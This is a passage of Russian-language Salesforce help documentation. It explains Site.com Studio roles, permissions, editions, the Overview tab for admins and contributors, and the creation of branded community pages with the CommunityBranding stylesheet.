- **Просмотр и тестирование сайта** (для авторов, конструкторов и администраторов сайта). Тестирование изменений, внесенные на страницы сайта, доступно на протяжении всего цикла разработки. Чтобы гарантировать надлежащее отображение внесенных изменений в обозревателе, настоятельно рекомендуем авторам, конструкторам и администраторам сайта всегда просматривать изменения до их внедрения на действующий сайт. Кроме того, администраторы сайта и конструкторы могут отправлять специальным экспертам ссылки, позволяющие просматривать готовый продукт до выпуска.
- **Публикация сайта** (только для администраторов сайта). После завершения тестирования новый сайт может быть наконец опубликован. Чтобы активировать сайт, укажите сведения о домене сайта и опубликуйте внесенные изменения.

Общие сведения о вкладке Site.com

Использование Site.com Studio в качестве администратора сайта или конструктора

Использование Site.com Studio в качестве автора

Описание вкладки «Общие сведения» для администраторов сайта и конструкторов

Описание вкладки «Общие сведения» для авторов

СМ. ТАКЖЕ:

Использование Site.com Studio в качестве администратора сайта или конструктора

Использование Site.com Studio в качестве автора

Настройка представления Site.com Studio автора

Общие сведения о вкладке Site.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или импорта сайтов Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Поле «Пользователь `Site.com Contributor`», включенное на странице сведений о пользователе И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Доступно (с ограничениями) в версиях: **Developer Edition**

Если вкладка Site.com не отображается, откройте приложение Site.com. Оно доступно в меню приложений Force.com, расположенном в верхнем колонтитуле Salesforce. Чтобы просмотреть список сайтов Site.com, откройте вкладку Site.com. Ниже перечислены действия, доступные на данной странице.

- Чтобы создать или импортировать сайт, нажмите кнопку **«Создать»**. Создание и импорт сайтов доступны только пользователям с полем «Пользователь `Site.com Publisher`», включенным на странице сведений о пользователе.
- Чтобы просмотреть отфильтрованный список сайтов, выберите нужное представление из раскрывающегося списка. Представление «Мои сайты» содержит сайты, доступные пользователю и его роли. Представление «Все сайты» содержит все сайты, используемые в организации, включая недоступные.
- Чтобы открыть сайт в Site.com Studio, щелкните ссылку **«Правка»** напротив нужного сайта.
- Чтобы открыть сайт для предварительного просмотра, щелкните ссылку **«Предварительный просмотр»** напротив нужного сайта.
- Чтобы дублировать, экспортировать или удалить сайт, нажмите кнопку напротив нужного сайта. Дублирование, экспорт и удаление сайтов доступны только пользователям с полем «Пользователь `Site.com Publisher`», включенным на странице сведений о пользователе, и ролью администратора сайта или конструктора. Опубликованный сайт может быть удален только после перевода в автономный режим.
- Просмотрите статус сайта.
  - «В разработке»: сайт не публиковался.
  - «Опубликовано»: сайт публиковался как минимум один раз.
- Чтобы отсортировать список сайтов, щелкните заголовок любого столбца. По умолчанию сайты сортируются по имени.

Прим.: Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

СМ. ТАКЖЕ:

Использование Site.com Studio в качестве администратора сайта или конструктора

Использование Site.com Studio в качестве автора

Планирование и внедрение веб-сайта Site.com

Использование Site.com Studio в качестве администратора сайта или конструктора

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для управления доменами и публикации сайтов Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Роль администратора сайта, назначенная на уровне сайта

Site.com Studio — это специализированная среда создания сайтов для администраторов сайта и конструкторов. Ниже перечислены действия, доступные в данной среде.

- Создание шаблонов страниц для разработки собственных страниц сайта.
- Создание страниц сайта.
- Импорт активов (например, изображений и файлов).
- Редактирование таблицы стилей сайта или добавление новых таблиц стилей.
- Просмотр и редактирование страницы или шаблона.
- Добавление элементов страницы на страницы сайта.
- Использование служб данных для установления связи с объектами Salesforce, позволяющей извлекать, отображать или отправлять данные.
- Создание настраиваемых виджетов, которые могут повторно использоваться пользователями на сайте.
- Создание многоязычного сайта, позволяющего посетителям сайта выбирать предпочтительный язык.
- Создание событий для добавления интерактивных и анимированных эффектов на веб-сайт.
- Добавление ограничений IP-адресов, позволяющих контролировать уровень доступа посетителей сайта к страницам, шаблонам страниц, папкам и активам на сайте.
- Добавление переадресаций URL-адресов для уведомления пользователей и поисковых систем о перемещении содержимого сайта.
- Создание папок для систематизации содержимого сайта.
- Предварительный просмотр сайта или создание ссылки для анонимного предварительного просмотра другими пользователями.
- Управление сведениями о домене для сайта.
- Публикация недавних изменений на действующем сайте.
- Копирование, импорт и экспорт сайтов.

Прим.:

- Конструкторы не могут управлять доменами и публиковать содержимое.
- Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

СМ. ТАКЖЕ:

Описание вкладки «Общие сведения» для администраторов сайта и конструкторов

Планирование и внедрение веб-сайта Site.com

Настройка представления Site.com Studio автора

Общие сведения о вкладке Site.com

Использование Site.com Studio в качестве автора

Site.com Studio — это специализированная среда редактирования содержимого, позволяющая авторам выполнять указанные ниже действия:

- Открытие страницы для редактирования.
- Создание страниц сайта (если данная функция включена администратором сайта или конструктором).
- Редактирование текста страницы.
- Добавление изображений и гиперссылок на страницы.
- Добавление элементов страницы на страницы.
- Импорт активов (например, изображений и файлов).
- Предварительный просмотр сайта в окне обозревателя.

СМ. ТАКЖЕ:

Описание вкладки «Общие сведения» для авторов

Планирование и внедрение веб-сайта Site.com

Общие сведения о вкладке Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов Site.com:

- Поле «Пользователь `Site.com Contributor`», включенное на странице сведений о пользователе

  И

  Роль автора, назначенная на уровне сайта

Описание вкладки «Общие сведения» для администраторов сайта и конструкторов

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для управления доменами и публикации сайтов Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И

ВЕРСИИ


Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

	Роль администратора сайта, назначенная на уровне сайта
Для управления ролями пользователя:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта, назначенная на уровне сайта ИЛИ Управление пользователями

Вкладка «Общие сведения» отображается администратору сайта или конструктору при открытии сайта в среде Site.com Studio. Данная вкладка позволяет издателям просматривать и управлять компонентами сайта, а также настраивать свойства сайта.



- Чтобы просмотреть содержимое (2) представления, выберите нужное представление (1) на вкладке «Общие сведения».
  - Все содержимое сайта: создание папок для систематизации содержимого сайта. Кроме того, данное представление позволяет создавать страницы, шаблоны и таблицы стилей, а также импортировать активы.
  - Страницы сайта: создание страниц сайта, открытие и редактирование страниц, доступ к параметрам страниц, создание ссылок карты сайта и формирование карты сайта. Данное представление также позволяет переключаться между стандартными представлениями ( ) и ( ).
  - Шаблоны страницы: создание шаблонов страницы, используемых в качестве основы для создания страниц сайта, открытие и редактирование текущих шаблонов и доступ к параметрам шаблона.
  - Таблицы стилей: редактирование таблицы стилей сайта или добавление новых таблиц стилей.
  - Активы: импорт и управление активами (например, изображениями и файлами).

  - Виджеты: разработка настраиваемых виджетов, которые могут повторно использоваться текущим пользователем и его рабочей группой на сайте.
  - Корзина: извлечение удаленных элементов. При удалении страница, шаблон, таблица стилей или актив перемещается в корзину. Удаленные элементы хранятся в корзине в течение неопределенного времени. Извлеченные элементы восстанавливаются в исходных областях. Если исходная область больше не существует, то восстановленные элементы добавляются в корневой каталог верхнего уровня.
  - Журнал изменений: просмотр сведений о недавно опубликованных файлах.
  - Конфигурация сайта: настройка свойств сайта, добавление ограничений IP-адресов, создание переадресаций URL-адресов, управление сведениями о домене и управление ролями пользователя, а также добавление и управление языками сайта.

- Ниже перечислены действия, доступные на панели инструментов (3).
  - Импорт активов (например, изображений и файлов).
  - Публикация недавних изменений.
  - Предварительный просмотр сайта или создание ссылки для анонимного предварительного просмотра другими пользователями.
  - Дублирование или экспорт сайта, перезапись сайта версией из безопасной среды или создание сайта ().Действия
- Ниже перечислены действия, доступные в раскрывающемся меню сайта (4).
  - Переход к недавно просмотренным сайтам.
  - Просмотр Site.com Studio в качестве авторов для проверки правильности настройки представления.
  - Завершение работы со средой Site.com Studio и возврат к системе Salesforce.
  - Создание сайта.
  - Дублирование сайта.

Прим.: Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

СМ. ТАКЖЕ:

Использование Site.com Studio в качестве администратора сайта или конструктора

Планирование и внедрение веб-сайта Site.com

Конструктор сообществ (Site.com)

Описание вкладки «Общие сведения» для авторов

Вкладка «Общие сведения» отображается при открытии сайта в среде Site.com Studio. Данная вкладка позволяет автору просматривать и редактировать страницы и содержимое сайта, а также импортировать изображения и файлы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов Site.com:

- Поле «Пользователь `Site.com Contributor`», включенное на странице сведений о пользователе

  И

  Роль автора, назначенная на уровне сайта



- Чтобы просмотреть содержимое (2) представления, выберите нужное представление (1) на вкладке «Общие сведения».
  - Все содержимое сайта: просмотр всех страниц, изображений и файлов, доступных на сайте.
  - Страницы сайта: просмотр и редактирование страниц или создание страниц сайта (если доступно).
  - Активы: импорт активов (например, изображений и файлов).
  - Конфигурация сайта: управление ролями пользователя на сайте. Данное представление доступно только при наличии полномочия «Управление пользователями».
- Ниже перечислены действия, доступные на панели инструментов (3).
  - Импорт активов (например, изображений и файлов).
  - Предварительный просмотр сайта в окне обозревателя.
- Ниже перечислены действия, доступные в раскрывающемся меню сайта (4).
  - Переход к недавно просмотренным сайтам.
  - Завершение работы со средой Site.com Studio и возврат к системе Salesforce.

СМ. ТАКЖЕ:

Использование Site.com Studio в качестве автора

Конструктор сообществ (Site.com)

Использование конструктора сообщества (Site.com) без шаблонов

Каждое сообщество поддерживает один связанный сайт Site.com, позволяющий дополнять сообщество настраиваемыми фирменными страницами. По умолчанию страницы Site.com являются общедоступными и не требуют входа. При необходимости пользователи могут создавать личные страницы, доступные только участникам сообщества.

Дополнительную информацию об использовании Site.com см. в интерактивной справке.

Перед началом работы

Полномочие «Создание и настройка сообществ» автоматически предоставляет пользователям сообществ полный доступ администратора к сайтам Site.com сообщества. При отсутствии данного полномочия пользователи сообществ могут редактировать сайты только после приобретения и назначения лицензии Site.com Publisher или Site.com Contributor, а также назначения роли на уровне сайта.

Советы и рекомендации

- Пользователям сообществ, которым предоставлено полномочие «Создание и настройка сообществ», назначается роль администратора сайта на сайте Site.com сообщества. Тем не менее они не отображаются в разделе «Роли пользователя» вкладки «Общие сведения» среды Site.com Studio.
- Site.com не поддерживает создание, удаление или копирование сайтов сообщества.
- При использовании привязанных к данным компонентов (например, повторители данных и формы) помните, что перечисленные объекты могут быть недоступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.
- При добавлении форм на проверенные страницы сообщества в приложении Site.com рекомендуем задать текущего пользователя для объектов Salesforce, требующих поля «Код ответственного». В отличие от стандартного пользователя-гостя, текущий пользователь позволяет определять проверенного пользователя при отправке формы. Чтобы задать текущего пользователя для поля «Код ответственного», выберите нужное поле формы, щелкните **«Настроить»** в разделе «Свойства поля» на панели «Свойства», а затем выберите источник «Глобальное свойство» и значение «Код текущего пользователя».
- Начальная страница, страница ошибок, страница входа и страница самостоятельной регистрации, заданные для сайтов сообщества Site.com в представлении «Конфигурация сайта», определяют начальные страницы для сайта сообщества Site.com. Данные стандартные URL-адреса не используются только при настройке других URL-адресов путем последовательного выбора пунктов **Администрирование Страницы** и **Администрирование Вход и регистрация** на странице «Управление сообществом». Страницы ошибок сообщества определяются разделом «Страницы ошибок» меню «Настройка Force.com».
- Если сайт сообщества Site.com неактивен, то пользователи перенаправляются на страницу «Служба недоступна», заданную в разделе «Страницы» страницы «Управление сообществом».
- По умолчанию представление автора недоступно сайтам сообщества Site.com. Тем не менее, лицензия Site.com Contributor может использоваться для предоставления доступа автора к конкретному пользователю. Дополнительную информацию см. в разделе «*Общие сведения о лицензиях на компоненты*» справки Site.com. При необходимости пользователь может открыть сайт сообщества Site.com для предварительного просмотра от имени автора путем добавления компонента `?iscontrib` в URL-адрес сайта. Например: `https://sitestudio.na1.force.com/?iscontrib`

Использование Site.com для настройки сообщества

Общие сведения о создании фирменных страниц

При создании сайта сообщества система Salesforce автоматически создает и связывает сайт Site.com с сообществом.

Общие сведения об авторизации Site.com

Отображение сведений о текущем пользователе сообщества

Конструкторы Site.com, создающие проверенные страницы для сайта сообщества, могут просматривать сведения о текущем пользователе путем доступа к выражениям пространства имен `CurrentUser`.

Выражения, доступные для отображения сведений о текущем пользователе

Определение URL-адреса страницы Site.com

Добавление проверенных страниц Site.com на вкладки сообщества

Созданная личная страница Site.com может быть добавлена на вкладку сообщества.

Добавление ленты новостей или ленты группы Chatter на страницы Site.com сообщества

Рекомендуем использовать ленту новостей Chatter для отображения ленты Chatter на страницах сайта, а ленту группы Chatter для отображения лент отдельной группы.

Повышение производительности путем кэширования HTML-страниц для сообществ в Site.com

Кэширование HTML позволяет пользователя повышать производительность и эффективность отображения страниц сайта Site.com сообщества путем определения частоты повторной загрузки созданной разметки страницы.

СМ. ТАКЖЕ:

Выбор между сайтами Конструктор сообществ и Force.com

Использование Site.com для настройки сообщества

Настройка и управление сообществами Salesforce

Использование Site.com для настройки сообщества

Site.com позволяет пользователям сообществ создавать настраиваемые фирменные страницы сообщества. Настраиваемые страницы сообщества могут быть созданы разными способами. Ниже перечислены некоторые основные этапы.

- **Импорт активов**: сбор активов, изображений и файлов, которые должны использоваться на настраиваемой странице. Импортируйте активы в среду Site.com Studio, где они будут доступны в разделе «Активы» на вкладке «Общие сведения».
- **Создание фирменных страниц**: быстрое создание фирменных страниц посредством шаблона сообщества, который автоматически поддерживается всеми сайтами Site.com сообщества. Страница, созданная на основе шаблона сообщества, содержит все фирменные стили сообщества, включая верхний и нижний колонтитулы сообщества. Чтобы полностью контролировать внешний вид страницы сообщества, создайте собственный шаблон страницы, дополните его верхними и нижними колонтитулами сообщества из раздела «Виджеты» на панели «Элементы страницы» и добавьте другие стили сообщества.

  Прим.: Начиная с выпуска Spring '15 шаблон сообщества больше недоступен новым сообществам. Шаблон сообщества будет доступен без изменения только текущим сообществам Site.com, созданным на его основе. Дополнительную информацию о создании сообщества см. в разделе «Создание сообществ» на странице 4028.

- **Использование фирменных стилей сообщества**: разработка внешнего вида настраиваемых страниц путем использования таблицы стилей CommunityBranding или создания фирменных стилей сообщества посредством собственных каскадных таблиц стилей. При отсутствии достаточного опыта по использованию каскадных таблиц стилей рекомендуем использовать панель «Стиль», обеспечивающую быстрое создание и удобное управление стилями. При наличии богатого опыта по использованию каскадных таблиц стилей рекомендуем вручную программировать стили сообщества прямо в собственных таблицах стилей.
- **Создание общедоступных страниц**: использование шаблона для быстрого создания страниц, которые автоматически наследуют все элементы шаблона страницы. Чтобы создать отдельную страницу, дизайн которой отличается от остального дизайна, рекомендуем воспользоваться пустой страницей.
- **Отмена общего доступа к страницам**: по умолчанию все страницы, созданные посредством Site.com Studio, являются общедоступными. Чтобы разрешить просмотр страниц только зарегистрированным пользователям сообществ, рекомендуем отменить общий доступ к страницам.
- **Добавление функций, элементов страницы и виджетов сообщества**: использование готовых элементов страницы Site.com для добавления функций (например, меню навигации, изображения, блоки содержимого и виджеты сообщества). Данные могут извлекаться из объектов организации и динамически отображаться на страницах сайта посредством повторителей данных и таблиц данных. При необходимости данные посетителей могут быть собраны и отправлены посредством форм.
- **Добавление и редактирование содержимого**: добавление и редактирование содержимого готовой страницы (например, текста, изображений, видеофайлов и гиперссылок). При необходимости изображения или файлы могут быть загружены во время работы.
- **Просмотр и тестирование страницы**: тестирование изменений, внесенные на страницу, доступно на протяжении всего цикла разработки. Чтобы гарантировать надлежащее отображение внесенных изменений в обозревателе,

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Доступно (с ограничениями) в версиях: **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества Site.com:

- Создание и настройка сообществ

  ИЛИ

  Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

настоятельно рекомендуем всегда просматривать изменения до их внедрения на действующий сайт. При необходимости ссылка, позволяющая просматривать готовый продукт до выпуска, может быть отправлена специальным экспертам.

- **Публикация страницы**: предоставление доступа участникам сообщества к протестированной странице путем публикации изменений.
- **Добавление проверенных страниц на вкладку сообщества**: добавление протестированной и опубликованной страницы на вкладку сообщества (при использовании проверенных страниц).
- **Использование Site.com в безопасной среде**: теперь Site.com поддерживается безопасными средами. Копия безопасной среды, созданная на основе производственной организации, может быть дополнена сайтами Site.com. Чтобы скопировать сайт из безопасной среды в производственную организацию, воспользуйтесь функцией перезаписи.

СМ. ТАКЖЕ:

Использование конструктора сообщества (Site.com) без шаблонов

Настройка и управление сообществами Salesforce

Оформление сообщества в фирменном стиле

Общие сведения о создании фирменных страниц

При создании сайта сообщества система Salesforce автоматически создает и связывает сайт Site.com с сообществом.

Ниже перечислены действия, доступные посредством сайтов Site.com сообщества.

- Использование фирменного шаблона сообщества для создания страниц Site.com сообщества.

  Прим.: Начиная с выпуска Spring'15 шаблон сообщества больше недоступен новым сообществам. Шаблон сообщества будет доступен без изменения только текущим сообществам Site.com, созданным на его основе. Дополнительную информацию о создании сообщества см. в разделе «Создание сообществ» на странице 4028.

- Использование таблицы стилей `CommunityBranding` для стилизации страниц Site.com посредством CSS.
- Создание собственных стилей CSS сообщества посредством доступных выражений пространства имен `Network`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Настройка страниц сообщества

Страницы — это строительные блоки сообщества пользователя. От них зависит, как пользователи видят сообщество и взаимодействуют с ним.

Создание фирменных страниц на основе шаблона сообщества

Сайты Site.com сообщества содержат фирменный шаблон, который может использоваться для создания страниц сайта сообщества.

Применение стилей сообщества из таблицы стилей CommunityBranding

Таблица стилей `CommunityBranding` содержит набор стилей CSS, созданных посредством выражений пространства имен `Network`.

Создание стилей сообщества в таблице стилей CSS

Фирменные стили сообщества доступны на сайтах Site.com сообщества посредством выражений пространства имен `Network`.

Выражения, доступные для оформления сообщества в фирменном стиле

Просмотр таблицы стилей CommunityBranding

Таблица стилей `CommunityBranding` содержит набор фирменных стилей сообщества.

Настройка страниц сообщества

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, настройки или публикации сообщества:	«Создание сообществ и управление ими» ИЛИ Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для включения сообществ:	Настройка приложения
Для создания типов статей и действий над статьей:	Управление базой знаний Salesforce
Для создания категорий данных:	«Управление категориями данных»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Страницы — это строительные блоки сообщества пользователя. От них зависит, как пользователи видят сообщество и взаимодействуют с ним.

Каждая страница содержит набор компонентов, систематизированных по выполняемой задаче или функции (например, открытие обращения или поиск статьи). Страницы, составляющие каждый шаблон стандартного сообщества, готовы к использованию после выполнения минимальной настройки. Кроме того, возможно создание страниц или перетаскивание других компонентов на имеющиеся страницы при необходимости. При создании настраиваемых компонентов Lightning они отображаются в списке доступных компонентов в левой части страницы.

При открытии страницы для редактирования пользователи могут настраивать свойства, определяющие способ отображения сведений, перемещать компоненты в другие области и удалять ненужные компоненты.

Прим.: Пользователи могут удалять неактивные страницы, но не могут их переименовывать.

Например, начальная страница шаблона Обслуживание клиентов (Napili) содержит компоненты, которые предоставляют участникам сообщества обзор содержимого сообщества. Эти компоненты позволяют клиентам анализировать статьи, читать обсуждения, искать информацию, задавать вопросы и связываться со службой поддержки. Чтобы запретить клиентам открытие обращений посредством сообщества и разрешить их отклонение, удалите компонент, позволяющий обращаться в службу поддержки.

Чтобы редактировать страницу, перейдите в «Конструктор сообществ».

1. На раскрывающейся странице выберите страницу для редактирования.
2. Щелкните значок  , чтобы открыть редактор страницы.
3. Выберите нужный компонент.

4. В редакторе свойств отредактируйте свойства компонента.
5. Чтобы добавить компонент на страницу, просто перетащите его из меню компонентов Lightning и вставьте в нужную область на странице.
6. Чтобы удалить компонент со страницы, наведите указатель мыши на компонент и щелкните значок ✕.
7. После редактирования страницы нажмите кнопку **«Публиковать»**.

СМ. ТАКЖЕ:

Какой шаблон сообщества следует использовать?

Создание фирменных страниц на основе шаблона сообщества

Сайты Site.com сообщества содержат фирменный шаблон, который может использоваться для создания страниц сайта сообщества.

Стили для шаблона сообщества хранятся в таблице стилей `CommunityBranding`, которая автоматически добавляется во все новые сайты Site.com сообщества.

Чтобы создать фирменные страницы на основе шаблона сообщества, выполните указанные ниже действия.

1. Выберите представление «Страницы сайта» на вкладке «Общие сведения» приложения Site.com и нажмите кнопку **«Создать»**.
2. Введите новое имя для страницы сообщества. Имена страниц не могут содержать пробелы и специальные символы (например, #, ? или @).
3. Выберите шаблон страницы «Шаблон сообщества».
4. Нажмите кнопку **«Создать»**.

Прим.:

- Параметры фирменного стиля сообщества (например, верхние колонтитулы, нижние колонтитулы и цвета страниц) могут быть заданы посредством раздела **«Администрирование»** > **«Фирменный стиль»** на странице «Управление сообществом».
- Site.com не поддерживает пустые верхние и нижние колонтитулы сообщества, а также верхние колонтитулы, содержащие только изображения. Рекомендуем выбирать настроенные HTML-блоки для верхних и нижних колонтитулов сообщества при создании страниц Site.com на основе шаблона сообщества или создании верхних и нижних колонтитулов сообщества посредством выражений пространства имен `Network`.
- Верхние и нижние колонтитулы сообщества доступны на страницах Site.com сообщества в качестве виджетов. Чтобы добавить верхний или нижний

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества Site.com:

- Создание и настройка сообществ

  ИЛИ

  Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

колонтитул сообщества на пустую страницу, перетащите нужный элемент из раздела «Виджеты» панели «Элементы страницы» на страницу.

СМ. ТАКЖЕ:

- Общие сведения о создании фирменных страниц
- Просмотр таблицы стилей CommunityBranding
- Общие сведения о шаблонах страницы Site.com
- Создание шаблонов страниц Site.com

Применение стилей сообщества из таблицы стилей CommunityBranding

Таблица стилей `CommunityBranding` содержит набор стилей CSS, созданных посредством выражений пространства имен `Network`.

Таблица стилей `CommunityBranding` прикрепляется к шаблону сообщества и определяет фирменный внешний вид шаблона. Стили, доступные в таблице стилей `CommunityBranding`, могут быть применены прямо к элементам любой страницы.

Чтобы применить стили сообщества посредством таблицы стилей `CommunityBranding`, выполните указанные ниже действия:

1. Убедитесь, что таблица стилей `CommunityBranding` прикреплена к нужной странице Site.com.

   Прим.: Таблица стилей `CommunityBranding` автоматически прикрепляется ко всем страницам Site.com на основе шаблона сообщества.

2. Выберите нужный элемент страницы.
3. Откройте панель «Стиль».
4. Выберите параметр «Класс».
5. Начните вводить «фирмен».
   Данное действие возвращает список всех доступных стилей в таблице стилей `CommunityBranding`.
6. Выберите нужный стиль.

СМ. ТАКЖЕ:

- Общие сведения о создании фирменных страниц
- Создание фирменных страниц на основе шаблона сообщества
- Просмотр таблицы стилей CommunityBranding
- Создание и использование таблиц стилей

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Доступно (с ограничениями) в версиях: **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества Site.com:

- Создание и настройка сообществ

  ИЛИ

